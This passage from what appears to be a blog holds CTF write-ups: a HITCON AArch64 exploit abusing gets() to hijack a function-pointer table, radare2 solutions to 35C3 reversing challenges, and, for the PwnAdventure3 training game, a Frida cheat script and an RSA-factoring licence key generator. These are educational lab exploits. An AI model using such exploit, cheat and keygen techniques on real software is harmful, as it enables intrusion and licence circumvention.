  int cmd;

  printf("cmd> ");
  scanf("%d",&cmd);
  printf("index: ");
  scanf("%d",&idx);
  if (cmd == 1) {
    printf("key: ");
    scanf("%s",buf);
    sVar1 = strlen(buf);
    len = (int)sVar1;
  }
  else {
    len = 0;
  }
  (*cmdtb[(longlong)cmd])(buf,idx,len); // <-- Owned by attacker
  return;
}

Where cmd, buf, idx and len is owned by the attacker, thus arbitrary code execution can be achieved by function pointers in the global buffer cmdtb (allocated at 0x00412750).

//
// .bss
// SHT_NOBITS  [0x412650 - 0x412777]
// ram: 00412650-00412777
//
__bss_start__                                   XREF[5]:     Entry Point(*), 00400088(*),
__bss_start                                                  scanf:0040197c(*),
_edata                                                       scanf:0040199c(*),
input                                                        _elfSectionHeaders::000000d0(*)  
00412650                 char[256]                                                   main.c:13
cmdtb[1]                                        XREF[3,1]:   Entry Point(*), run:0040057c(R),
cmdtb                                                        main:00400600(W),
                                                             main:0040060c(W)  
00412750                 void cmd                                                    main.c:14
tci_handle                                      XREF[4]:     Entry Point(*),
                                                             load_trustlet:004001e4(W),
                                                             load_key:00400320(R),
                                                             save_key:0040048c(R)  
00412760                 uint       ??                                               main.c:24
00412764                 ??         ??
00412765                 ??         ??
00412766                 ??         ??
00412767                 ??         ??
buf                                             XREF[5]:     Entry Point(*), run:00400588(R),
                                                             run:004005ac(R), run:004005bc(R),
                                                             main:00400630(W)  
00412768                 char *     NaP                                              main.c:15
tci_buf                                         XREF[10]:    Entry Point(*),
                                                             load_trustlet:004001dc(W),
                                                             load_key:00400308(R),
                                                             load_key:00400314(R),
                                                             load_key:00400328(R),
                                                             load_key:00400378(R),
                                                             save_key:00400424(R),
                                                             save_key:00400430(R),
                                                             save_key:00400438(R),
                                                             save_key:00400498(R)  
00412770                 TCI *      NaP                                              main.c:23

Where the input char[256] buffer is allocated at 0x00412650. The input buffer is used in the customized scanf().

int scanf(char *fmt,...) {
  int iVar1;
  ...
  gets(input);
  ...
  iVar1 = vsscanf(input,fmt,(__va_list *)&local_100);
  return iVar1;
}

Notice the usage of the insecure function gets().

#!/usr/bin/env python
from pwn import *
context.arch = 'aarch64' # requires `aarch64-linux-gnu-as'

print_flag = p64(0x400104) # ulonglong print_flag (void)

def do_EL0(p):
    p.sendline('-32') # Move `cmdtb` -32 * 8 bytes to the beginning of `input`
    p.sendline(print_flag) # Send `print_flag` to the beginning of `input`
    print(p.recvline()[8:])

if __name__ == "__main__":
    p = remote('localhost', 6666)

    p.recvuntil('cmd>')
    print("[+] Got banner")

    do_EL0(p)

Result:

$ ./el0.py
[+] Opening connection to localhost on port 6666: Done
[+] Got banner
Flag (EL0): hitcon{this is flag 1 for EL0}

[*] Closed connection to localhost port 6666

Now it is necessary to achieve arbitrary code execution.

The memory mapped page used for the global buf is our target for shellcode to achieve arbitrary code execution. However it is mapped with PROT_READ | PROT_WRITE = 3, and not PROT_EXEC. To get the returned address of mmap used for buf, I put a breakpoint at 0x40062c and read x0 register.

syscall x8 x0 x1 x2 x3 x4 x5
exit 0x5d int __status            
write 0x40 int __fd void * __buf size_t __nbytes      
read 0x3f int __fd void * __buf size_t __nbytes      
mmap 0xde void *__addr size_t __len int __prot int __flags int __fd __off_t __offset
mprotect 0xe2 void *__addr size_t __len int __prot      
gef➤  b *0x40062c
gef➤  c
Continuing.

Breakpoint 2, 0x000000000040062c in main () at bl33/user/main.c:149
149	in bl33/user/main.c
[ Legend: Modified register | Code | Heap | Stack | String ]
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── registers ────
$x0  : 0x00007ffeffffd000  →  0x0000000000000000  →  0x0000000000000000

The buf is always allocated at 0x00007ffeffffd000 due to the lack of ASLR. To change the memory protection of buf, mprotect() may be called.

When calling mprotect() with prot = RWX, the virtual machine throws an error: ‘ERROR: [VMM] RWX pages are not allowed’.

EL1

The pseudo code below display the EL3 monitor setup, and copies four memory segments to different destination addresses. Reversing the entry point (address 0x0) of bios.bin

00000008    SCTLR_EL3(0x30c50830)   (System Control Register (EL3))
00000014    VBAR_EL3(0x2000)        (Vector Base Address Register (EL3))
00000028    SCTLR_EL3(0x30c5183a)   (System Control Register (EL3))
00000034    SCR_EL3(0x238)          (Secure Configuration Register)
00000040    MDCR_EL3(0x18000)       (Monitor Debug Configuration Register (EL3))
0000004C    CPTR_EL3(0x0)           (Architectural Feature Trap Register (EL3))
# char *memclr (char *str1, int count)
00000058    memclr(0xe002000, 0x202000)
# char *memcpy (char *dest, char *src, int count)
00000068    memcpy(0xe000000, 0x2850, 0x68)
00000078    memcpy(0x40100000, 0x10000, 0x10000)
00000088    memcpy(0xe400000, 0x20000, 0x90000)
00000098    memcpy(0x40000000, 0xb0000, 0x10000)

The memcpy() memory segments is extracted by following script.

#!/bin/bash

dd if=bios.bin of=_mem_0x2850  bs=1 skip=0x2850  count=0x68
dd if=bios.bin of=_el2_0x10000 bs=1 skip=0x10000 count=0x10000 # (65KB)
dd if=bios.bin of=_mem_0x20000 bs=1 skip=0x20000 count=0x90000 # (589KB)
dd if=bios.bin of=_el1_0xb0000 bs=1 skip=0xb0000 count=0x10000 # (65KB)
  1. Offset 0x2850 do not disassemble to aarch64 instructions.
  2. Offset 0x10000 disassemble and appears to be EL2 kernel.
  3. Offset 0x20000 do not disassemble to aarch64 instructions.
  4. Offset 0xB0000 disassemble and appears to be EL1 kernel.
00010000         adr        x0, #0x11800  ; DATA XREF=EntryPoint+112, EntryPoint+116, EntryPoint+148
00010004         msr        vbar_el2, x0
00010008         isb
0001000c         ldr        x0, =0x40105000
00010010         ldr        x1, =0xd000
00010014         bl         sub_10858+8
00010018         msr        spsel, #0x0
0001001c         ldr        x0, =0x40104040
00010020         mov        sp, x0
00010024         bl         sub_282c+55332
000b0000         adr        x0, #0xb1000 ; DATA XREF=EntryPoint+144, qword_110, sub_b8930+20
000b0004         msr        ttbr0_el1, x0
000b0008         adr        x0, #0xb4000
000b000c         msr        ttbr1_el1, x0
000b0010         movz       x0, #0x10
000b0014         movk       x0, #0x8010, lsl #16
000b0018         movk       x0, #0x60, lsl #32
000b001c         msr        tcr_el1, x0
000b0020         isb
000b0024         mrs        x0, sctlr_el1
000b0028         orr        x0, x0, #0x1
000b002c         msr        sctlr_el1, x0
000b0030         isb
000b0034         orr        x0, xzr, #0xffffffffc0000000 <-- EL1 base address
000b0038         adr        x1, #0xb8000
000b003c         add        x0, x0, x1
000b0040         br         x0

By reversing the bios setup process using following commands, I can conclude that the EL1 virtual base address is 0xffffffffc0000000 and entry point 0xffffffffc0008000. Given that information I import the _el1_0xb0000 file into Hopper disassembler.

$ gdb-multiarch _bios.bin.extracted/BC010.elf
gef➤  set arch aarch64
The target architecture is assumed to be aarch64
gef➤  target remote localhost:1234
Remote debugging using localhost:1234

Stepping through the process to address 0xffffffffc0008004 gives VBAR_EL1(0xffffffffc000a000).

if (x8 == 0x40) {
  local_x20_160 = 0;
  while (_return_value = x0, local_x20_160 < x0) {
    do_write((uint)*(byte *)(local_x20_160 + x1));
    local_x20_160 = local_x20_160 + 1;
  }
}
References
  1. https://hernan.de/blog/2018/10/30/super-hexagon-a-journey-from-el0-to-s-el3 

  2. https://web.archive.org/web/20111122083000/https://www.arm.com/about/newsroom/arm-discloses-technical-details-of-the-next-version-of-the-arm-architecture.php 

  3. https://www.phoronix.com/scan.php?page=news_item&px=MTY5ODk 

  4. https://static.docs.arm.com/100878/0100/fundamentals_of_armv8_a_100878_0100_en.pdf?_ga=2.35770848.1593680955.1562538645-1678148931.1562001271 

  5. https://www.arm.com/files/downloads/ARMv8_Architecture.pdf 

  6. https://developer.arm.com/docs/ddi0487/latest/arm-architecture-reference-manual-armv8-for-armv8-a-architecture-profile  2 3

[WRITE-UP] 35C3 CTF

Had some spare time during the Christmas holidays to make a couple reversing challenges in the 35C3 CTF.

For now on I will write my write-ups on this site.

Sanity check (1p)

Number of solves: 612.

#!/usr/bin/env python3

import codecs

codecs.encode('35P3_hfr_guvf_gb_REDACTED', 'ROT13')

35C3_use_this_to_ERQNPGRQ

Maybe not worth mentioning… but may be helpful for someone :)

0pack (49p)

Download

Number of solves: 167.

strace ./0pack.elf
# ...
getpid()                                = 98520
open("/proc/98520/maps", O_RDONLY)      = 21
read(21, "560ba2215000", 12)            = 12
close(21)                               = 0
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
brk(NULL)                               = 0x560ca262e000
brk(0x560ca264f000)                     = 0x560ca264f000
fstat(0, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
write(1, "Input password: ", 16Input password: )        = 16
read(0, PASSWORD
"PASSWORD\n", 1024)             = 9
write(1, "\n", 1
)                       = 1
write(1, "Awwww \x154\x106\xf0_\x154\x106\xf0\n", 14Awwww ಠ_ಠ
) = 14
exit_group(0)                           = ?
+++ exited with 0 +++

The binary appears to map executable code into memory. I loaded the binary into radare2. The binary does have security mechanisms, but isn’t stripped:

[0x55b9f1fd3a1e] > i ~pic,nx,canary,relro,stripped
canary   true
nx       true
pic      true
relro    partial
stripped false

Continued until system call write at “Input password:” using dcs write, and stepped from libc code to binary code in the rwx memory map.

[0x55b9f1fd3a1e]> dm.
0x000055b9f1fc1000 - 0x000055b9f1fd5000 * usr    80K s rwx /root/Downloads/0pack/0pack.elf /root/Downloads/0pack/0pack.elf ; r12

To analyze I dumped the memory map: dmd dump.bin and imported it into Hopper debugger, as raw binary with base address 0x0 and offset 0x0.

The function at address 0x55b9f1fd3a1e is sub_129a0, starting at address 0x55b9f1fd39a0.

The function sub_12927 is just a anti-debugging method.

Register r15 points to the start of memory map (0x000055b9f1fc1000).

[0x55b9f1fd3a1e]> dr r15
0x000055b9f1fc1000

Each flag byte is calculated at statement, e.g. the first byte: r15 + 0x12475.

int sub_129a0(int arg0, int arg1, int arg2, int arg3) {
    rcx = arg3;
    var_83 = 0x1;
    sym.imp.printf();
    sym.imp.fgets();
    sym.imp.putchar();
    if (((var_80 & 0xff & 0xff) != (*(int8_t *)(r15 + 0x12475) & 0xff)) || (sub_12927(0xa, 0xf, *0x214060, rcx) != 0x0)) {
            var_83 = 0x0;
    }
    if (((var_7F & 0xff & 0xff) != (*(int8_t *)(r15 + 0x124d8) & 0xff)) || (sub_12927(0xa, 0xf, *0x214060, rcx) != 0x0)) {
            var_83 = 0x0;
    }
    if (((var_7E & 0xff & 0xff) != (*(int8_t *)(r15 + 0x1223a) & 0xff)) || (sub_12927(0xa, 0xf, *0x214060, rcx) != 0x0)) {
            var_83 = 0x0;
    }
    if (((var_7D & 0xff & 0xff) != (*(int8_t *)(r15 + 0x1224f) & 0xff)) || (sub_12927(0xa, 0xf, *0x214060, rcx) != 0x0)) {
            var_83 = 0x0;
    }
    if (((var_7C & 0xff & 0xff) != (*(int8_t *)(r15 + 0x12474) & 0xff)) || (sub_12927(0xa, 0xf, *0x214060, rcx) != 0x0)) {
            var_83 = 0x0;
    }
    if (((var_7B & 0xff & 0xff) != (*(int8_t *)(r15 + 0x1224f) & 0xff)) || (sub_12927(0xa, 0xf, *0x214060, rcx) != 0x0)) {
            var_83 = 0x0;
    }
    if (((var_7A & 0xff & 0xff) != (*(int8_t *)(r15 + 0x123a8) & 0xff)) || (sub_12927(0xa, 0xf, *0x214060, rcx) != 0x0)) {
            var_83 = 0x0;
    }
    if (((var_79 & 0xff & 0xff) != (*(int8_t *)(r15 + 0x12475) & 0xff)) || (sub_12927(0xa, 0xf, *0x214060, rcx) != 0x0)) {
            var_83 = 0x0;
    }
    if (((var_78 & 0xff & 0xff) != (*(int8_t *)(r15 + 0x1247a) & 0xff)) || (sub_12927(0xa, 0xf, *0x214060, rcx) != 0x0)) {
            var_83 = 0x0;
    }
    if (((var_77 & 0xff & 0xff) != (*(int8_t *)(r15 + 0x1223a) & 0xff)) || (sub_12927(0xa, 0xf, *0x214060, rcx) != 0x0)) {
            var_83 = 0x0;
    }
    if (((var_76 & 0xff & 0xff) != (*(int8_t *)(r15 + 0x12245) & 0xff)) || (sub_12927(0xa, 0xf, *0x214060, rcx) != 0x0)) {
            var_83 = 0x0;
    }
    if (((var_75 & 0xff & 0xff) != (*(int8_t *)(r15 + 0x124ca) & 0xff)) || (sub_12927(0xa, 0xf, *0x214060, rcx) != 0x0)) {
            var_83 = 0x0;
    }
    if (((var_74 & 0xff & 0xff) != (*(int8_t *)(r15 + 0x12428) & 0xff)) || (sub_12927(0xa, 0xf, *0x214060, rcx) != 0x0)) {
            var_83 = 0x0;
    }
    if (((var_73 & 0xff & 0xff) != (*(int8_t *)(r15 + 0x124d8) & 0xff)) || (sub_12927(0xa, 0xf, *0x214060, rcx) != 0x0)) {
            var_83 = 0x0;
    }
    if (var_83 != 0x0) {
            sym.imp.printf();
    }
    else {
            sym.imp.printf();
    }
    rax = 0x0;
    rcx = *0x28 ^ *0x28;
    if (rcx != 0x0) {
            rax = sub_12750();
    }
    return rax;
}

Solution:

#!/usr/bin/env python3

import sys

f = open("dump.bin", "r")
for o in [0x12475, 0x124d8, 0x1223a, 0x1224f, 0x12474, 0x1224f, 0x123a8, 0x12475, 0x1247a, 0x1223a, 0x12245, 0x124ca, 0x12428, 0x124d8]:
  f.seek(o)
  sys.stdout.write(f.read(1))

35C3_ThisIsATriumph

permute (140p)

Download

Number of solves: 33.

ldd program
linux-gate.so.1 (0xf7f9f000)
libcapstone.so.3 => /lib/i386-linux-gnu/libcapstone.so.3 (0xf7cd1000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7af3000)
/lib/ld-linux.so.2 (0xf7fa1000)

The binary loads shared library libcapstone, most likely to to disassemble and assemble a new, patched version of the binary after a execution.

Lets try.

sha1sum program; ./program; sha1sum program
501191144bf7984825aa1a472bcce4391a1ce3a7  program
Usage: ./program <flag byte>
9fcac879cff4619a969a20f907eff7358b066403  program

As I assumed.

Lets open the binary in Hopper debugger.

The function call at address 0x08049f9f checks the input argument.

0x080489b9 E8E1150000             call       sub_8049f9f ; 0x08049f9f

The XOR operation at 0x0804a013 performs the check of arg1 byte “A”, in the example.

0x0804a013 31D0                   xor        eax, edx

Lets check the registers… eax is correct byte and edx is the input byte.

[0x0804a013]> dr eax,edx
0x00000033
0x00000041

Due to the self-modifying binary, the address of the XOR changes. Below is a r2pipe1 script solving the challenge.

#!/usr/bin/env python3

import r2pipe
import sys
import subprocess

def main(argv):
  while True:
    subprocess.call("cp program /tmp/prev", shell=True)
    r2 = r2pipe.open("./program")
    r2.cmd("doo A; dcu main;")
    r2.cmd("dcu %s" % r2.cmd("/a xor eax,edx"))

    eax = int(r2.cmd("dr eax").split('\n')[0], 16)
    r2.quit()

    if eax == 0:
      break

    sys.stdout.write(chr(eax))
    subprocess.call("cp /tmp/prev program", shell=True)
    subprocess.call("./program %c" % chr(eax), shell=True)

if __name__ == '__main__':
  main(sys.argv)

35C3_tempuemr_temupre

NOTE: Note that using radare2 development branch from github can be buggy if the script does not work…

References
  1. https://radare.gitbooks.io/radare2book/content/scripting/r2pipe.html 

Reverse engineering course

Reverse engineering open course that looks promising: Course link

[WRITE-UP] PwnAdventure3 CTF

In this post I’m using frida1 reversing framework and angr2 binary analysis framework to solve a couple of challenges in the PwnAdventure33 CTF game, before moving to regular reverse engineering.

The main objective for the analysis is the dynamically linked shared library “GameLogic”. I used both the Mach-O (.dylib) and ELF (.so) files depending on the task.

I started reversing it using Hopper and hooking interesting functionality using frida.

otool -L "$(locate MacOS/PwnAdventure3)"
/Applications/Pwn Adventure 3.app/Contents/PwnAdventure3/PwnAdventure3.app/Contents/MacOS/PwnAdventure3:
        @loader_path/GameLogic.dylib (compatibility version 0.0.0, current version 0.0.0)

Following javascript enables speed, fly, teleport and mana hack. The hack hooks the Player::Chat(char const*) function for the user to provide input to enable or disable a cheat, e.g. !speed 2000.

To load it using frida:

frida -l frida.js -n PwnAdventure3

Where frida.js is displayed below.

NOTE: Note that I used the MacOS version so the offsets will (probably) differ on other OSes.

'use script';

var _ptrVector3  = Memory.alloc(12); // allocate 12 bytes of memory on the heap
var _ptrPVector3 = Memory.alloc(12); // allocate 12 bytes of memory on the heap

// native function call to void Actor::SetPosition(Vector3 const&)
var fnSetPosition = new NativeFunction(Module.findExportByName("GameLogic.dylib", "_ZN5Actor11SetPositionERK7Vector3"), 'void', ['pointer', 'pointer']);

function setPosition(that, x, y, z) {
    Memory.writeFloat(ptr(_ptrVector3).add(0), x);
    Memory.writeFloat(ptr(_ptrVector3).add(4), y);
    Memory.writeFloat(ptr(_ptrVector3).add(8), z);
    fnSetPosition(that, _ptrVector3);
}

// native function call to Vector3 Actor::GetPosition()
var fnGetPosition = new NativeFunction(Module.findExportByName("GameLogic.dylib", "_ZN5Actor11GetPositionEv"), 'pointer', ['pointer']);

// hook int Player::Chat(char const*)
Interceptor.attach(Module.findExportByName("GameLogic.dylib", "_ZN6Player4ChatEPKc"), {
    onEnter: function (args) { // 0 => this; 1 => cont char*
        var msg = Memory.readCString(args[1]).split(" ");
        console.log("[Chat]: " + msg);

        switch(msg[0]) {

        // Enable speed hack with "!speed 1000"
        // Offset 0x270 taken from "int Player::GetWalkingSpeed()"
        case "!speed":
            Memory.writeFloat(ptr(args[0]).add(0x270), parseFloat(msg[1]));
            break;

        // Enable fly hack with "!jump 1000"
        // Offset 0x274 taken from "int Player::GetJumpSpeed()"
        case "!fly":    
            Memory.writeFloat(ptr(args[0]).add(0x274), parseFloat(msg[1]));
            break;

        // Enable teleport hack with "!teleport 0 0 0"
        case "!teleport":
            _ptrPVector3 = fnGetPosition(args[0]);
            setPosition(args[0], parseFloat(args[1]), parseFloat(args[2]), parseFloat(args[3]));
            break;

        case "!return": // Get position
            fnSetPosition(args[0], _ptrPVector3);
            break;
        }
    }
});

// hook int Player::Tick(float)
Interceptor.attach(Module.findExportByName("GameLogic.dylib", "_ZN6Player4TickEf"), {
    onEnter: function (args) { // 0 => this
        // Enables mana hack
        // Offset 0x1c8 taken from "int Player::GetMana()"
        Memory.writeInt(ptr(args[0]).add(0x1c8), 99);
    }
});

// World::SpawnActorAtNamedLocation(Actor*, char const*)
Interceptor.attach(Module.findExportByName("GameLogic.dylib", "_ZN5World25SpawnActorAtNamedLocationEP5ActorPKc"), {
    onEnter: function (args) { // 0 => this; 1 => Actor*; 2 => char const*
        console.log("World::SpawnActorAtNamedLocation(): " + Memory.readCString(args[2]));
    }
});

// int AIState::GetTarget()
Interceptor.attach(Module.findExportByName("GameLogic.dylib", "_ZNK7AIState9GetTargetEv"), {
    onLeave: function (retval) {
        retval.replace(0);
    }
});

// int Player::CanJump()
Interceptor.attach(Module.findExportByName("GameLogic.dylib", "_ZN6Player7CanJumpEv"), {
    onLeave: function (retval) {
        retval.replace(1); // Fly hack by int Player::CanJump() = 1
    }
});

// int BearChest::GetMinimumTimeRemaining()
Interceptor.attach(Module.findExportByName("GameLogic.dylib", "_ZN9BearChest23GetMinimumTimeRemainingEv"), {
    onLeave: function (retval) { // 0 => this
        console.log("Memory.readInt(retval)");
        // console.log(Memory.readInt(ptr(args[0]).add(0xa0)));
    }
});

for (var i = 0; i < hooks.length; i++) {
    var tmp_i = hooks[i];
    var addr = Module.findExportByName("GameLogic.dylib", tmp_i);
    console.log(tmp_i + " at  address: " + addr);
    Interceptor.attach(addr, {
        onLeave: function (ret) { // 0 => this
            console.log("onLeave (" + tmp_i + "): " + ret);
        }
    });
}

I have also added a angr binary analysis script to solve the DLC key in KeyVerifier::VerifyKey(std::string const&), exported mangled symbol _ZN11KeyVerifier9VerifyKeyERKSs @ 0x00208a40. The function returns (eax = 0x1) if correct DLC key is inserted.

I used pypy3 to improve performance, hooked a couple functions, but my laptop was slow so I didn’t have much hope on this approach.

NOTE: Note that I moved to Linux ELF shared library (.so) instead of Mach-O due to angr’s buggy support of Mach-O executables. I also use unicorn optimization.


Figure 1, see below, displays the call flow graph of KeyVerifier::VerifyKey(std::string const&), where the entry and exist are indicated in yellow, return success branch (eax 0x1) in green and blacklisted branches in red.

#!/usr/bin/env pypy3

import angr
import claripy
import sys
import logging
import time

logging.getLogger("angr").setLevel("WARNING")

logger = logging.getLogger(__name__)
logger.setLevel(logging.DEBUG)

project = angr.Project("libGameLogic.so",
  load_options={
    "auto_load_libs" : True,
    'main_opts' : {
      'base_addr' : 0x4000000
    }
})

func_addr = project.loader.find_symbol("_ZN11KeyVerifier9VerifyKeyERKSs").rebased_addr

fixed_size = 25
DLC = claripy.BVV(b'\x00' * fixed_size, fixed_size * 8)
logger.debug(DLC)

def dlc_size(state):
    state.regs.rax = fixed_size

project.hook(0x04208e10, angr.SIM_PROCEDURES['libc']['memset']())
project.hook(0x04208e60, angr.SIM_PROCEDURES['libc']['memcpy']())
#project.hook(0x041210a0, angr.SIM_PROCEDURES['stubs']['ReturnUnconstrained']())
project.hook(0x0411ee50, dlc_size)

state = project.factory.call_state(func_addr, DLC, add_options=angr.options.unicorn)

sm = project.factory.simgr(state)

find = 0x04208dfb
avoid = [ 0x04208afe, 0x04208ace, 0x04208b36, 0x04208dd4, 0x04208ba0 ]

logger.debug(f"call function: {hex(func_addr)}")
logger.debug(f"find address: {hex(find)}")

#sm.use_technique(angr.exploration_techniques.Threading())
sm.use_technique(angr.exploration_techniques.Explorer())

start = time.time()

logger.debug("run explorer")
sm.explore(find=find, avoid=avoid, step_func=lambda lpg: lpg.drop(stash='deadended'))
logger.debug("solution found")

stop = time.time()
print(f"Time elapsed: {stop - start}")

print(sm.found)
found = sm.found[-1]

def ffilter(state, byte):
  a = state.solver.And(byte >= 0x41, byte <= 0x5a)
  b = state.solver.And(byte >= 0x30, byte <= 0x39)
  return state.solver.Or(a, b)

for byte in DLC.chop(8):
  found.add_constraints(ffilter(found, byte))
logger.info("min: %d" % found.solver.min(DLC))

keys = found.solver.eval_atleast(DLC, 100, cast_to=bytes)

for key in keys:
  print(key.split(b'\x00')[0].decode())

I let it run for the night, without any result the morning after… well I tried. I realised I have too look further into the code. But time flied and I had other things to work on.

months later ..

By looking into the first call in VerifyKey(), the exported symbol cfZTUjEJ(char input,uint8_t *len), I saw that it validates the DLC key against a “0123456789ABCDEFHJKLMNPQRTUVWXYZ” string. Given the length (32 bytes) I assumed it can be some kind of BASE32 encoding scheme. The cfZTUjEJ() function is called within the grey block in figure 1, validating the DLC key be removing character '-' and white spaces to verify that the key material is 25 uppercase alphanumeric characters. It isn’t that interesting…

Figure 1: Call flow graph of KeyVerifier::VerifyKey(std::string const&) function.

The orange block in figure 1 calculates a checksum over the DLC[0:23] and stores it in in the last byte DLC[24], decompiled below.

chksum = 0;
j = 0;
while (j < 24) {
  chksum = chksum + DLC[j];
  j = j + 1;
}
chksum = chksum & 0x1f;
if (DLC[24] == chksum) {
  ...

The purple blocks implements the custom BASE32 decoding, decompiled below.

memset(DLC_decoded,0,15);
k = 0;
while (k < 24) {
  l = 0;
  while (l < 5) {
    if ((DLC[k] & 1 << ((uint8_t)l & 0x1f)) != 0) {
      l = k * 5 + l >> 3;
      DLC_decoded[l] = DLC_decoded[l] | (uint8_t)(1 << ((uint8_t)k * 5 + (uint8_t)l & 7));
    }
    l = l + 1;
  }
  k = k + 1;
}

The hard part is the implemented in the blue blocks, decompiled below. I had to consult Internet to fully understand it, since I didn’t see the 0x10001 exponent. But it appears to be a RSA decryption routine with modulus n 0x3c9921ac0185b3aaae37e1b and exponent e 0x10001.

memcpy(DLC_0_15,DLC_decoded,12);
DLC_0_15[11] = DLC_0_15[11] & 3;
memcpy(DLC_0_15 + 0xc,DLC_decoded + 0xb,4);
DLC_0_15._12_4_ = DLC_0_15._12_4_ >> 2 ^ 0x2badc0de;
memcpy(rsa_expected,DLC_0_15 + 12,4);
memcpy(rsa_expected + 4,(uint8_t *)"PWNADV3",7);
rsa_modulus[11] = 0x03;
rsa_modulus[10] = 0xc9;
rsa_modulus[9] =  0x92;
rsa_modulus[8] =  0x1a;
rsa_modulus[7] =  0xc0;
rsa_modulus[6] =  0x18;
rsa_modulus[5] =  0x5b;
rsa_modulus[4] =  0x3a;
rsa_modulus[3] =  0xaa;
rsa_modulus[2] =  0xe3;
rsa_modulus[1] =  0x7e;
rsa_modulus[0] =  0x1b;
rsa_exponent[0] = 0x01;
rsa_exponent[1] = 0x00;
rsa_exponent[2] = 0x01;
rsa_decrypt(rsa_modulus,12,rsa_exponent,3,rsa_decrypted,DLC_0_15);
m = 0;
while (m < 12) {
  if (rsa_decrypted[m] != rsa_expected[m]) {
    return false;
  }
  m = m + 1;
}
return_value = true;

I factored the modulus n using factordb4 to get p and q with:

factordb $(python -c "print(0x3C9921AC0185B3AAAE37E1B)")
33759901540733 34719860683127

Perfect. Now I can calculate d using Euler’s Totient formula:

#!/usr/bin/env python3

from math import gcd

p = 33759901540733
q = 34719860683127
e = 0x10001
phi = (p-1) * (q-1)

def egcd(a, b):
    if a == 0:
        return b, 0, 1
    else:
        g, y, x = egcd(b % a, a)
        return g, x - (b // a) * y, y

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

d = modinv(e, phi)
print(d)

The RSA private key d is 117398124862438392921820577 (0x611c0519e05065e8f38da1).

After RSA decryption, the routine checks if the decrypted array contains the string “PWNADV3”. Also, the routine contains a check for the first DWORD of the decrypted array. It takes the last 4 bytes from the BASE32-decoded bytearray and performs an XOR-operation with a value of 0x2badc0de and shifts it 2 bits to the right. The result of this expression should be equal to the first DWORD after RSA decryption.

#!/usr/bin/env python3

from math import floor, ceil
from random import randint

def base32encode(s):
    r_len = ceil(len(s) * 8 / 5)
    r = bytearray(b'\x00' * r_len)
    for i in range(len(s)*8):
        if s[floor(i/8)] & (1 << (i & 0b111)):
            r[floor(i/5)] |= (1 << i % 5)
    return r

def main():
    PWNADV3 = b'PWNADV3'
    rnd = randint(0,0x3FFFFFFF)
    xor = (rnd ^ 0x2badc0de) >> 2
    PWNADV3 += xor.to_bytes(4, 'big')
    msg = int.from_bytes(PWNADV3, 'big')

    rsa_encrypted = pow(msg, 0x611c0519e05065e8f38da1, 0x3c9921ac0185b3aaae37e1b)

    rnd_bytes = rnd.to_bytes(4, 'little')
    buffer1 = bytearray(rsa_encrypted.to_bytes(12, 'little'))
    buffer1[11] = buffer1[11] | int.from_bytes(rnd_bytes[:1], 'little')
    buffer1 += rnd_bytes[1:]

    e = base32encode(buffer1)

    chksum = 0
    DLC = str()
    base32alphabet = '0123456789ABCDEFHJKLMNPQRTUVWXYZ'
    for k in e:
        DLC += base32alphabet[k]
        chksum += ord(base32alphabet[k])
    DLC += base32alphabet[chksum & 0x1f]
    print(DLC)

if __name__=='__main__':
    main()

BJ36UZ7A0JQH4U5L3X6DK7H6Y

References
  1. https://frida.re 

